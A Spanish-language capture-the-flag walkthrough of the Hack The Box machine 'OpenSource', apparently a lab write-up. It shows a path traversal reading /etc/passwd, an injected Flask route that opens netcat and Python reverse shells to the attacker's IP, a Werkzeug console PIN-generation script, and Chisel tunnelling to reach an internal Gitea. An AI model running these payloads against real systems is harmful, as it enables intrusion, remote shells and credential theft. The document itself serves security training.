19 import os		18 <script src="/static/vendor/bootstrap/js/bootstrap.min.js">	
20		19 </script>	
21 from app.utils import get_file_name		20 <script src="/static/js/ie10-viewport-bug-workaround.js">	
22 from flask import render_template, request, send_file		21 </script>	
23		22 <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>	
24 from app import app		23 <link rel="stylesheet" href="/static/vendor/bootstrap/css/bootstrap.css"/>	
25		24	
26		25	

Ilustración 18. Explotación de os.join.path() #1

LFI

Y la ruta desde la cual la podemos descargar. Que si nos damos cuenta de algo, simplemente con una // se hace referencia a la raíz. Si revisamos la función la cual eliminaba cadenas del tipo '../' de la url (GET /uploads/../../ruta), si introducimos un valor como este previo al archivo que queramos revisar, podemos obtener cualquier archivo del servidor.

```
31 <div class="drag-area" style="color: white; padding: 20px">
32
33 <h3>
34 Success!
35 </h3>
36
37 <p>
38 Your <a style="text-decoration: none;" href="
39 http://10.129.185.130/uploads/../../app/app/views.py">
40 file
41 </a>
42 has been uploaded.
43 </p>
44
45 <div class="input-group">
46
47 <input type="text" class="form-control"
48 value="http://10.129.185.130/uploads/../../app/app/views.py" placeholder="Some path" id="
49 copy-input">
50
51 <button class="btn btn-success" type="button" id="btnCopy">
52 Copy
53 </button>
```

Ilustración 19. Respuesta a exploit

Si comprobamos esto desde burp nos encontramos con lo siguiente, una LFI!

Request				Response				
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	
1 GET /uploads/../../etc/passwd HTTP/1.1				1 HTTP/1.1 200 OK				
2 Host: 10.129.185.130				2 Server: Werkzeug/2.1.2 Python/3.10.3				
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0				3 Date: Tue, 18 Nov 2025 16:24:09 GMT				
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				4 Content-Disposition: inline; filename=passwd				
5 Accept-Language: en-US,en;q=0.5				5 Content-Type: application/octet-stream				
6 Accept-Encoding: gzip, deflate, br				6 Content-Length: 1172				
7 Connection: keep-alive				7 Last-Modified: Thu, 16 Sep 2021 19:13:31 GMT				
8 Upgrade-Insecure-Requests: 1				8 Cache-Control: no-cache				
9 Priority: u=0, i				9 ETag: "1631619611.0-1172-393413677"				
10				10 Date: Tue, 18 Nov 2025 16:24:09 GMT				
11				11 Connection: close				
				12				
				13 root:x:0:0:root:/root:/bin/ash				
				14 bin:x:1:1:bin:/bin:/sbin/nologin				
				15 daemon:x:2:2:daemon:/sbin:/sbin/nologin				
				16 adm:x:3:4:adm:/var/adm:/sbin/nologin				
				17 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin				
				18 sync:x:5:0:sync:/sbin:/bin/sync				
				19 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown				
				20 halt:x:7:0:halt:/sbin:/sbin/halt				
				21 mail:x:8:12:mail:/var/mail:/sbin/nologin				
				22 news:x:9:13:news:/usr/lib/news:/sbin/nologin				
				23 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin				
				24 operator:x:11:0:operator:/root:/sbin/nologin				
				25 man:x:13:15:man:/usr/man:/sbin/nologin				
				26 postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin				
				27 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin				
				28 ftp:x:21:21:/var/lib/ftp:/sbin/nologin				
				29 sshd:x:22:22:sshd:/dev/null:/sbin/nologin				
				30 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin				
				31 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin				
				32 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin				
				33 games:x:35:35:games:/usr/games:/sbin/nologin				
				34 cyrus:x:85:12:/usr/cyrus:/sbin/nologin				
				35 vpopmail:x:89:89:/var/vpopmail:/sbin/nologin				
				36 ntp:x:123:123:NTP:/var/empty:/sbin/nologin				
				37 smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin				
				38 guest:x:405:100:guest:/dev/null:/sbin/nologin				
				39 nobody:x:65534:65534:nobody:/:/sbin/nologin				

Ilustración 20. Bypass de saneamiento de rutas

Dejando el LFI de lado por el momento, y siguiendo con nuestra idea de obtener una reverse shell, si visitamos la ruta desde el navegador y vemos que se ha realizado correctamente.




Ilustración 21. Consulta de ruta creada

Por lo que ahora solo nos quedaría ejecutar lo que sería una reverse shell. Como en el archivo original tenemos importada la biblioteca 'os' podremos ejecutar comandos de sistema en el servidor para ejecutar la shell. Probamos diferentes payload desde Burpsuite para ver cual se ejecuta.

Este de Python se ejecuta pero no logra establecer la conexión correctamente con nuestro puerto a la escucha.

```
52
53 @app.route('/admin')
54 def admin():
55     return os.system("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.192\",4444))'")
56
57 -----geckoformboundary60b940ef2d0bc9942512487344f530f8--
58
```

Ilustración 22. Payload reverse shell #1

Por lo que probaremos algo mas sencillo y rudimentario como netcat sin haciendo caso omiso a posibles versiones actualizadas que se encuentren instaladas en el servidor.

```
52
53 @app.route('/admin')
54 def admin():
55     return os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.192 4444 >/tmp/f")
56
57 -----geckoformboundary671d8a2e45ca92844b6bb8fc8af3054a--
58
```

Ilustración 23. Payload reverse shell #2

Lanzando este payload y poniendo el puerto correspondiente a la escucha obtenemos una reverse shell en nuestra **consola**.

Werkzeug Console

No obstante, antes de hacer esto vamos a intentar antes otro vector de ataque.

Teníamos el directorio **/console** dentro del servidor, que para obtener acceso nos hace falta un PIN. Revisando en la documentación de Hacktricks vemos que el PIN es generado de manera arbitraria en base a unos valores del servidor. En la página nos exponen un script el cual, aportando una serie de datos, nos genera dicho PIN.

Se nos pide una serie de parámetros para generar el PIN correctamente, siendo estos los siguientes:

```
probably_public_bits
```

- **username** : Refers to the user who initiated the Flask session.
- **modname** : Typically designated as `flask.app`.
- **getattr(app, '__name__', getattr(app.__class__, '__name__'))** : Generally resolves to **Flask**.
- **getattr(mod, '__file__', None)** : Represents the full path to `app.py` within the Flask directory (e.g., `/usr/local/lib/python3.5/dist-packages/flask/app.py`). If `app.py` is not applicable, try `app.pyc`.

```
private_bits
```

- **uuid.getnode()** : Fetches the MAC address of the current machine, with `str(uuid.getnode())` translating it into a decimal format.
 - To **determine the server's MAC address**, one must identify the active network interface used by the app (e.g., `ens3`). In cases of uncertainty, **leak** `/proc/net/arp` to find the device ID, then **extract the MAC address** from `/sys/class/net/<device id>/address`.
 - Conversion of a hexadecimal MAC address to decimal can be performed as shown below:

```
# Example MAC address: 56:00:02:7a:23:ac
>>> print(0x5600027a23ac)
94558041547692
```

- **get_machine_id()** : Concatenates data from `/etc/machine-id` or `/proc/sys/kernel/random/boot_id` with the first line of `/proc/self/cgroup` post the last slash (/).

Ilustración 24. Información necesaria para generación de PIN

```
/usr/local/lib/python3.10/site-packages/flask # ls
__init__.py
__main__.py
__pycache__
app.py
blueprints.py
cli.py
config.py
ctx.py
debughelpers.py
globals.py
helpers.py
json
logging.py
py.typed
scaffold.py
sessions.py
signals.py
templating.py
testing.py
typing.py
views.py
wrappers.py
/usr/local/lib/python3.10/site-packages/flask #
```

Ilustración 25. Ruta completa a app.py

```
/usr/local/lib/python3.10/site-packages/flask # cat /sys/class/net/eth0/address
02:42:ac:11:00:02
/usr/local/lib/python3.10/site-packages/flask #
```

Ilustración 26. Dirección MAC


```
~/Machines/HTB/OpenSource python3
Python 3.13.9 (main, Oct 15 2025, 14:56:22) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x0242ac110002
2485377892354
>>>
```

Ilustración 27. Dirección MAC hexadecimal a decimal

```
/ # cat /proc/sys/kernel/random/boot_id
9d6d8f85-0230-4a3d-bb9d-2298b84a7bbf
/ # cat /proc/self/cgroup
12:hugetlb:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
11:freezer:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
10:blkio:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
9:pids:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
8:rdma:/
7:cpuset:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
6:cpu,cpuacct:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
5:memory:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
4:devices:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
3:perf_event:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
2:net_cls,net_prio:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
1:name=systemd:/docker/09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6
0::/system.slice/snap.docker.dockerd.service
/ #
```

Ilustración 28. ID de máquina

```
File: PIN.py
1 import hashlib
2 from itertools import chain
3 probably_public_bits = [
4     'root', # username
5     'flask.app', # modname
6     'Flask', # getattr(app, 'name', getattr(flask.app, 'class_', '__name__'))
7     '/usr/local/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '__file__', None),
8 ]
9
10 private_bits = [
11     '2485377892354', # str(uuid.getnode()), /sys/class/net/ens33/address
12     '9d6d8f85-0230-4a3d-bb9d-2298b84a7bbf09006175ef74c80fe7165a489de36348330ddc70fcedb26cd70e78a853dc02a6' # get_
machine_id(), /etc/machine-id
13 ]
14
15 # h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
16 h = hashlib.sha1()
17 for bit in chain(probably_public_bits, private_bits):
18     if not bit:
19         continue
20     if isinstance(bit, str):
21         bit = bit.encode('utf-8')
22     h.update(bit)
23 h.update(b'cookiesalt')
24 # h.update(b'shittysalt')
25
26 cookie_name = '__wzd' + h.hexdigest()[:20]
27
28 num = None
29 if num is None:
30     h.update(b'pinsalt')
31     num = ('%09d' % int(h.hexdigest(), 16))[:9]
32
33 rv = None
34 if rv is None:
35     for group_size in 5, 4, 3:
36         if len(num) % group_size == 0:
37             rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
38                             for x in range(0, len(num), group_size))
39             break
40         else:
41             rv = num
42
43 print(rv)
```

Ilustración 29. Configuración de script PIN

```
~/Machines/HTB/OpenSource python3 PIN.py
478-729-071
```

Ilustración 30. Ejecución de script PIN




Ilustración 31. Prueba de acceso a consola con PIN

Pero esto no es nada mas allá que otro vector de ataque el cual podríamos haber ejecutado antes, pues la conexión con el servidor es el mismo Docker al que ya estábamos conectados.

3. Reverse Shell - Docker

Por si no teníamos claro si estábamos en un contenedor Docker, en caso de que se encuentre el archivo **.dockerenv**. Este es un archivo especial que crea Docker dentro del contenedor, un artefacto interno para marcar que el entorno es un contenedor.

```
/home # cd ..
/ # ls
total 72
drwxr-xr-x 1 root root 4096 Nov 18 12:18 .
drwxr-xr-x 1 root root 4096 Nov 18 12:18 ..
-rwxr-xr-x 1 root root 0 Nov 18 12:18 .dockerenv
drwxr-xr-x 1 root root 4096 May 4 2022 app
drwxr-xr-x 1 root root 4096 Mar 17 2022 bin
drwxr-xr-x 5 root root 340 Nov 18 12:18 dev
drwxr-xr-x 1 root root 4096 Nov 18 12:18 etc
drwxr-xr-x 2 root root 4096 May 4 2022 home
drwxr-xr-x 1 root root 4096 May 4 2022 lib
drwxr-xr-x 5 root root 4096 May 4 2022 media
drwxr-xr-x 2 root root 4096 May 4 2022 mnt
drwxr-xr-x 2 root root 4096 May 4 2022 opt
dr-xr-xr-x 224 root root 0 Nov 18 12:18 proc
drwx----- 1 root root 4096 May 4 2022 root
drwxr-xr-x 1 root root 4096 Nov 18 12:18 run
drwxr-xr-x 1 root root 4096 Mar 17 2022/sbin
drwxr-xr-x 2 root root 4096 May 4 2022 srv
dr-xr-xr-x 13 root root 0 Nov 18 12:18 sys
drwxrwxrwt 1 root root 4096 Nov 18 12:25 tmp
drwxr-xr-x 1 root root 4096 May 4 2022 usr
drwxr-xr-x 1 root root 4096 May 4 2022 var
/ #
```

Ilustración 32. Ruta raíz

Como acostumbramos, Docker se comunica con el host en el que se encuentra lanzado por medio de una red interna como la que vemos en la interfaz eth0. Generalmente el contenedor se configura con la IP .2 y el host donde se encuentra lanzado con la .1.

```
/ # ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
/ #
```

Ilustración 33. Interfaces de red

```
/ # ping -c 1 172.17.0.1
PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: seq=0 ttl=64 time=0.103 ms

--- 172.17.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.103/0.103/0.103 ms
/ #
```

Ilustración 34. Prueba de conexión con host

Queremos llevar una enumeración de puertos abiertos internos de la maquina host, pero nos encontramos que el directorio **/dev/tcp** no se encuentra abierto, y además que todos los binarios hacen referencia a algo llamado **busybox**. BusyBox es un binario único que agrupa muchas utilidades clásicas de Unix (ls, cat, sh, etc.) en una sola herramienta ligera. Se usa sobre todo en sistemas embebidos, routers, contenedores y distros mínimas porque ocupa muy poco espacio.

Entre las utilidades encontramos **pscan**, una herramienta de escaneo de puertos, justo lo que nos hace falta a nosotros. Podríamos tener en cuenta la importancia del puerto 3000 debido a que este en el nmap inicial se encontraba filtrado, por lo que no era accesible desde nuestra local.

```

/app # nmap -p 1 -P 65535 172.17.0.1
Scanning 172.17.0.1 ports 1 to 65535
Port Proto State Service
 22 tcp open  ssh
 80 tcp open  http
3000 tcp open  unknown
6000 tcp open  x11
6001 tcp open  x11-1
6002 tcp open  x11-2
6003 tcp open  x11-3
6004 tcp open  x11-4
6005 tcp open  x11-5
6006 tcp open  x11-6
6007 tcp open  x11-7
65524 closed, 11 open, 0 timed out (or blocked) ports
/app #

```

Ilustración 35. Enumeración de puertos internos

En efecto encontramos numerosos puertos abiertos, pero vamos a empezar por el puerto 3000. Debido a que no detecta el protocolo el cual ejecuta, vamos a probar con un básico http.


```

/app # wget http://172.17.0.1:3000
Connecting to 172.17.0.1:3000 (172.17.0.1:3000)
saving to 'index.html'
index.html 100% |*****| 13414 0:00:00 ETA
'index.html' saved
/app #

```

Ilustración 36. Consulta web en puerto interno 3000

Con wget vemos que obtenemos una página de inicio que si hosteamos desde nuestro local nos encontramos con lo siguiente.



← → ↻ 🏠 file:///home/iamador/Machines/HTB/OpenSource/index.html ☆ ⬇️ 🔄 📄 🏠 🚀 ☰

Register Sign In

Gitea: Git with a cup of tea

A painless, self-hosted Git service

🔧 Easy to install

Simply [run the binary](#) for your platform, ship it with [Docker](#), or get it [packaged](#).

🖥️ Cross-platform

Gitea runs anywhere [Go](#) can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!

🚀 Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!

↔️ Open Source

Go get [code.gitea.io/gitea!](#) Join us by [contributing](#) to make this project even better. Don't be shy to be a contributor!

Powered by Gitea Version: 1.16.6 Page: 6ms Template: 4ms

🌐 English
 bahasa Indonesia Deutsch English español français italiano latviešu magyar nyelv Nederlands polski Português de Portugal português do Brasil suomi svenska Türkçe čeština ελληνικά български русский срpski Українська فارسی
 日本語 简体中文 繁体中文 (台灣) 繁體中文 (香港) 國語

[Licenses](#) [API](#) [Website](#) Go1.18.1

Ilustración 37. Web en puerto interno 3000

Gitea

Parece ser un portal de **Gitea**. Gitea es una plataforma ligera de alojamiento de repositorios Git, similar a GitHub/GitLab pero autoalojable. Permite gestionar repos, issues, pull requests, usuarios y CI de forma sencilla, ideal para equipos y entornos on-premise.

Para ver el contenido de esta deberemos de alguna manera redireccionar el tráfico de la IP interna a nuestra maquina local.

4. PIVOTING

Para poder visitar la web expuesta en el puerto 3000 de manera interna deberemos llevar a cabo un port forwarding. Este lo llevaremos a cabo por medio de Chisel y proxychains.

Podemos subir el archivo al Docker por medio de un servidor web en nuestra expuesto en nuestra maquina local.

```
python3 -m http.server [$PORT]
```

Código 4. Servidor Python HTTP

Y para descargarlo simplemente realizamos una petición al mismo mediante wget.

```
/tmp # wget http://10.10.14.192/chisel
Connecting to 10.10.14.192 (10.10.14.192:80)
wget: server returned error: HTTP/1.1 404 NOT FOUND
/tmp # wget http://10.10.14.192:1234/chisel
Connecting to 10.10.14.192:1234 (10.10.14.192:1234)
saving to 'chisel'
chisel 100% |*****| 3927k 0:00:00 ETA
'chisel' saved
/tmp # ls
chisel
f
tmpmj5koz@cacert.pem
/tmp #
```

Ilustración 38. Subida de Chisel

Para el port forwarding haremos uso de proxychains para tener acceso al trafico total de la red interna. La configuración seria la siguiente:

```
/etc/proxychains4.conf

...
socks5 127.0.0.1 1080

KALI → ./chisel server -reverse -p $PORT
VICTIMA → ./chisel client $KALI_IP:$KALI_PORT R:socks
```

Código 5. Configuración de pivoting

```
~/Machines/HTB/OpenSource # cat /etc/proxychains4.conf
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# (auth types supported: "basic"-http "user/pass"-socks)
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080

~/Machines/HTB/OpenSource # ./chisel -h
Usage: chisel [command] [--help]
Version: 1.11.3 (go1.25.1)
Commands:
  server - runs chisel in server mode
  client - runs chisel in client mode
Read more:
  https://github.com/jpillora/chisel

2025/11/18 18:16:21 server: Reverse tunneling enabled
2025/11/18 18:16:21 server: Fingerprint 5HK4dTXAW5uk/FR9KUMsdTv2GAXdAdfApishCx25o=
2025/11/18 18:16:21 server: Listening on http://0.0.0.0:1234
2025/11/18 18:17:16 server: session1: tun: proxyR:127.0.0.1:1080=>socks: Listening

/tmp # wget http://10.10.14.192/chisel
Connecting to 10.10.14.192 (10.10.14.192:80)
wget: server returned error: HTTP/1.1 404 NOT FOUND
/tmp # wget http://10.10.14.192:1234/chisel
Connecting to 10.10.14.192:1234 (10.10.14.192:1234)
saving to 'chisel'
chisel 100% |*****| 3927k 0:00:00 ETA
'chisel' saved
/tmp # ls
chisel
f
tmpmj5koz@cacert.pem
/tmp # ./chisel client 10.10.14.192:1234 R:socks
/bin/sh: ./chisel: Permission denied
/tmp # chmod +x chisel
/tmp # ./chisel client 10.10.14.192:1234 R:socks
2025/11/18 17:17:16 client: Connecting to ws://10.10.14.192:1234
2025/11/18 17:17:16 client: Connected (Latency 39.011314ms)
```

Ilustración 39. Creación de túnel mediante Chisel

Para tener acceso a la web por medio del navegador y proxychains, deberemos configurar el proxy en el navegador. Lo haremos por medio de FoxyProxy.




Ilustración 40. Configuración de FoxyProxy para proxychains

Una vez hecho esto, activamos el proxy y visitamos la web expuesta de manera interna. En efecto es un Gitea.




Ilustración 41. Web Gitea #1

Haciendo uso del principio de reutilización de credenciales, podemos usar las credenciales encontradas en los commit de git. Haciendo esto obtenemos acceso con dicha cuenta.




Ilustración 42. Web Gitea #2

Dentro encontramos una especie de backup del un equipo, donde encontramos un directorio .ssh y una clave privada.

